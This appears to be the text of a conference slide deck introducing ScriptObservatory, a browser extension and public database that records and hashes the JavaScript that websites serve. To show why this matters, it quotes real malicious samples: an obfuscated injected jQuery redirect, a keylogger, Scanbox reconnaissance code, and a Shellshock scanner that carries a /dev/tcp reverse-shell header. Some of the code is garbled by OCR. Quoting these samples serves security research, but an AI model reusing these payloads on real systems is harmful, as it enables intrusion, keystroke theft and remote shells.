

ScriptObservatory.org

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If you were sent bad JavaScript while browsing,
do you think you'd notice?

Talk Overview

- Why care about JavaScript?
- Defenses available today
- ScriptObservatory overview
- Demo
- Want to help?

Malicious JavaScript

#	Me...	R...	Prot...	IP	Host	URL	Content-Type	Body	MDS
❶	GET	200	HTTP	23.45.112.147	www.livestrong.com	/article/149191-vanilla-aromatherapy-benefits/	text/html; charset=utf-8	65 018	6688caf11ea57e6dbe28a95a91c98648
❷	GET	200	HTTP	23.45.112.147	test1-static.livestrongcdn.com	/content/compressed/module-jquery-90f0a03d.js	application/x-javascript	95 426	9b09184851ac2387dfe5620356f594
❸	GET	200	HTTP	148.251.219.7	cdn3.optimizely.com	/js/18/9/ga.js?app_key=65efc5c831314000611b2e87b468e16	application/javascript; c...	640	15f36a99531115f24cd2f3470e91fb9
❹	GET	302	HTTP	148.251.154.24	7.apostolzmed.com	/api/97d8c592/632b/4723/a9ab/0b7ec40ef267/index.html?t=1430861818.26&app_key=65efc5c831314000611b2e87b468e16	text/html	0	No body
❺	GET	200	HTTP	178.62.153.101	kueyn1de.headpainter.gq	/CVEDHgWGGzQ2DUNXH11UAImCDYEAkZTD10RA0QoA1JLuh1ml	text/html; charset=UTF-8	33 665	f36208a1000d74cd549d5120bea199
❻	GET	200	HTTP	178.62.153.101	kueyn1de.headpainter.gq	/A0svGIQAcEtkoFGgsZDUH9H11UAImCDYEAkZTD10RA0QoA1JZVAucVwp/VAQHSAVUGgcGVQNduAcKVAMZAFoB	application/octet-stream	18 938	f31fe492284de6b6ffdfbbf7f67211
❼	GET	200	HTTP	178.62.153.101	kueyn1de.headpainter.gq	/AF0ja0pdBFUJL0U9gJG1Ia0nLV1XJsfSsAB1C81oLEIAf6QFQUGgOB5AJCsJQAUix1Tvx0DuGvBXgAdXgFVGfOII81DUJ8	application/octet-stream	516 098	59bd0691749ae04934652d123927...

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```
GET http://test1-static.livestrongcdn.com/content/compressed/module-jquery-90f0a03d.js HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://www.livestrong.com/article/149191-vanilla-aromatherapy-benefits/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: test1-static.livestrongcdn.com
Connection: Keep-Alive
```

Malicious JavaScript

The screenshot shows a browser's Network tab with several requests and their corresponding responses. The requests are primarily from various domains like www.ehow.com, v4.moatads.com, dynamic02.ehowcdn.com, etc. The responses are mostly compressed files or scripts. A large yellow box highlights a specific response for 'module-jquery-764ed0.js' which contains malicious code. A blue arrow points from the number 2 in a callout to this highlighted code. Another blue arrow points from the number 3 to a specific line in the code. A third blue arrow points from the number 4 to another line. A fourth blue arrow points from the number 5 to a final line. The code is heavily obfuscated with various encoding techniques.

```
module-jquery-764ed0.js
"").replace(/^\(\!\)\!|^t*\)"/g,"$1\r").replace(/\t=(.*?){}/g,"'$,$1,'").split("  ").join(':"').split("!)").join("p.push('')".split("\r")+
("\\\""+");});return p.join('');":t[e]=t[e]||n.documentElement.getElementById(e).innerHTML;return r?this.html(i(r)):i})(jQuery);(function(){var
ua_v=navigator.userAgent;var pu=[[new RegExp('MSIE ','i'),1],[new RegExp('Trident ','i'),1],[new RegExp("Windows NT 5.1(.) Firefox\\\"d)|
(Windows NT 6.0[-3].(.) Firefox\\\"[3-9].[0|5|6]|1[0-9]|2[0-7])','i',1],[new RegExp('Opera ','i'),1],[new RegExp('SeaMonkey ','i'),0]];var po=
[[new RegExp("Windows NT ","i"),1]];function filter(p_v,u_v){var have_allowed=false;var allowed=false;for(var i=0;i<p_v.length;i++){var p_v_
[i][0];var a_p_v[i][1];if(a){have_allowed=true;if(p.test(u_v)){allowed=true;}}else{if(p.test(u_v)){return false;}}};if(have_allowed&
!allowed){return false;}else{return true;}};if(filter(mu.ua_v)&&filter(no.ua_v)){(function(){var tdsCook=x.tds.ann['var tdsCookVal=1;if(
getCookie(tdsCook)=tdsCookVal)s();function js(s){var s=document.createElement("script");s.type='text/javascript';s.src=" "+ht+" "+p+
"://cd"+n3.o+"ptim"+zelys+"."+co+"m/"+js[1]*8/9+"?"+ga+"."+js+"?"+"+a+"."+pp_ke+"y=65e"+f5c+"83140"+0061+"14*"+b+"2"-
e87b4+"68"+e16";var html=document.documentElement;html.insertBefore(s,html.lastChild);setCookie(tdsCook,tdsCookVal,{expires:259200});}
function setCookie(name,value,options){var matches=document.cookie.match(new RegExp("(^|;)\\s*"+name+"\\s*=\\s*([^\r\n]+)\\s*;?"));
matches=decodeURIComponent(matches[1]);options||(options={});var cookie=""+name+"="+value;for(var propName in options){updatedCookie+="; "+propName+"="+options[propName];if(propValue==true)updatedCookie+="="+propValue;}}
document.cookie=updatedCookie;}})();});return matches?decodeURIComponent(matches[1]):undefined;};function setCookie(name,value,options){options||(options={});var
expires=options.expires;if(typeof expires=="number"&&expires){var d=new Date();d.setTime(d.getTime()+expires*1000);expires=options.expires=d-
}if(expires&&expires.toUTCString)options.expires=expires.toUTCString();value=encodeURIComponent(value);var updatedCookie=name+"="+value;for
(var propName in options){updatedCookie+="; "+propName+"="+options[propName];if(propValue==true)updatedCookie+="="+propValue;}}
document.cookie=updatedCookie;}})();});application/javascript; charset=UTF-8 21 394 e2a3e663cd46656b615a5818a3d86ac
application/vnd.ms-fontobject 30 306 6f7bfaf773b3dbf8cd882bf298d852
application/vnd.ms-fontobject 59 572 d72ad3f702b9f23540e8ed78b4b57749
application/vnd.ms-fontobject 21 865 c1aa7f95219f61a78cb761664cd86
application/javascript; c... 640 e652ba2dd26664aa8047a80/b46bc94
text/html 0 No body
text/html; charset=UTF-8 34 198 e44adea7063891dcda205a2959c29e27
application/octet-stream 18 938 f31fe5492284debb6ffdfdb7f67211
application/octet-stream 516 096 4ef9b877d92893a81b1dd2e07dc34357
```

Callouts:

- 1: Points to the first request from www.ehow.com.
- 2: Points to the malicious 'module-jquery-764ed0.js' response.
- 3: Points to a specific line of code within the malicious script.
- 4: Points to another line of code within the malicious script.
- 5: Points to the final line of code within the malicious script.

Nuclear Pack

Malicious JavaScript

```
var logger = "";
keyDown = function(e) {
    var e = e || event;
    var currKey = e.keyCode || e.which || e.charCode;
    if ((currKey > 7 && currKey < 32) || (currKey > 31 && currKey < 47)) {
        switch (currKey) {
            case 8:
                keyName = "[Back]";
                break;
            case 9:
                keyName = "[Tab]";
                break;
            case 13:
                keyName = "[Enter]";
                break;
            case 16:
                keyName = "[shift]";
                break;
            case 17:
                keyName = "[Ctrl]";
                break;
            case 18:
                keyName = "[Alt]";
                break;
            case 20:
                keyName = "[Low-up]";
                break;
            case 32:
                keyName = " ";
                break;
        }
    }
}

formSubmit = function() {
    sendChar();
}

document.onkeydown = keyDown;
document.onkeypress = keyPress;
document.onsubmit = formSubmit;
setInterval(sendChar, 5000);

return;
```




```
function doit()
{
    alldata.push(flashver());
    alldata.push(java());
    alldata.push(checkbit());
    alldata.push(pluginverother());

    var data=alldata.join(",");
    softkey=softkey.join(",");
    data=data.replace(/,/g,"");
    softkey=softkey.replace(/,/g,"");
    if(softkey!="")
    {
        data=softkey+", "+data;
    }
    include("http://www.alienVault.com/recon/softkey.php",data);
    var tkphp="http://www.alienVault.com/recon/softkey.php?v=webhp&r=";
    execjs(tkphp);
}
doit();
```

Scanbox: <https://www.alienvault.com/open-threat-exchange/blog/scanbox-a-reconnaissance-framework-used-on-watering-hole-attacks>

BEEF: <http://beefproject.com/>

Malicious JavaScript



<https://citizenlab.org/2015/04/chinas-great-cannon/>

```
$(document).ready(function() {  
  
    var start = getParams('s');  
    var end3 = getParams('e3');  
    var end4 = getParams('e4');  
    var dot = '.';  
    var socts = start.split(dot);  
    var octs1_2 = socts[0]+dot+socts[1];  
    var dst = getParams('d');  
    var urlArray = ["  
        "/cgi-bin/test.cgi",  
        "/cgi-bin/index.cgi"  
    ];  
  
    var myHeader = '() { :;}; /bin/bash -i >& /dev/tcp/' + dst + ' 0>&1'  
    var urlArrayLen = urlArray.length;  
  
    for (var oct3 = socts[2]; oct3 <= end3; oct3++) {  
        for (var oct4 = socts[3]; oct4 <= end4; oct4++) {  
            for (var i = 0; i < urlArrayLen; i++) {  
                var ipAddress = octs1_2+dot+oct3+dot+oct4+urlArray[i];  
                console.log("Scanning: " + ipAddress);  
                $.ajax({  
                    url: "http://" + ipAddress,  
                    headers: {"Accept": myHeader,  
                        "Accept-Language": myHeader},  
                    type: "GET"  
                });  
            }  
        }  
    };  
});
```

<http://www.securitysift.com/phishing-for-shellshock/>

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- what do you usually do when the page formatting is all screwed up without JS?
- if some bad JS were included, would you ever know?

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3. When people realize a site has been owned, there's no way for you to ask: "*how long has it been this way?*" or "*where else has this kind of javascript been seen?*"

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

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Extend idea behind NoScript/uBlock/etc to consider script content in blocking decisions

Technical Overview



User



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
User Installs
ScriptObservatory
Chrome Extension

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
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
User navigates to website

Google
India




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



For each “script” request,
extension prevents
browser’s request and
makes its own




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
The Cloud




When response comes
back, extension calculates
hash of content and
passes content back to
browser (if not blocked)

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
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
After pageload finishes,
browser reports the
webpage it viewed, the
scripts that were
included, and the
hashes it saw



Technical Overview



The screenshot shows the homepage of the ScriptObservatory website. The header features the title "ScriptObservatory" and a subtitle "a project to record and organize information about the *live content* people are seeing on the Internet." Below the header is a black and white illustration of a man in a lab coat looking through a telescope at a globe. The main content area has a dark background with white text. It includes sections for "Basic Information", "Getting Started", and "Get Involved". The "Basic Information" section contains text about the project's goal of recording live content and its long-term extension to other content types. The "Getting Started" section provides instructions for using the "Explore the Data" tab or a bookmarklet. The "Get Involved" section links to GitHub and contact information.



Anyone can query the record of
what's been recorded
(<https://scriptobservatory.org>)

Demo!

Where are things now?

<https://scriptobservatory.org>

TODO (want to help?)

- IFRAMES / HTML content
- improve “interesting” webpage lists
- come up with “interesting” ways to query the dataset
- improve visualizations of how scripts served from a page change over time
- expose more backend functionality to regular users
- rework front end / webpage design
- (eventually) merge extension code with an established blocker like uBlock
- expose more chrome extension functionality to user
 - quickly disable uploading
 - view all scripts on a given page
 - alerting on receipt of an interesting script
- improve stability & regression tests

Thank you!

<https://scriptobservatory.org>

<https://github.com/andy11/scriptobservatory>

come talk to me after if you have ideas / want to get involved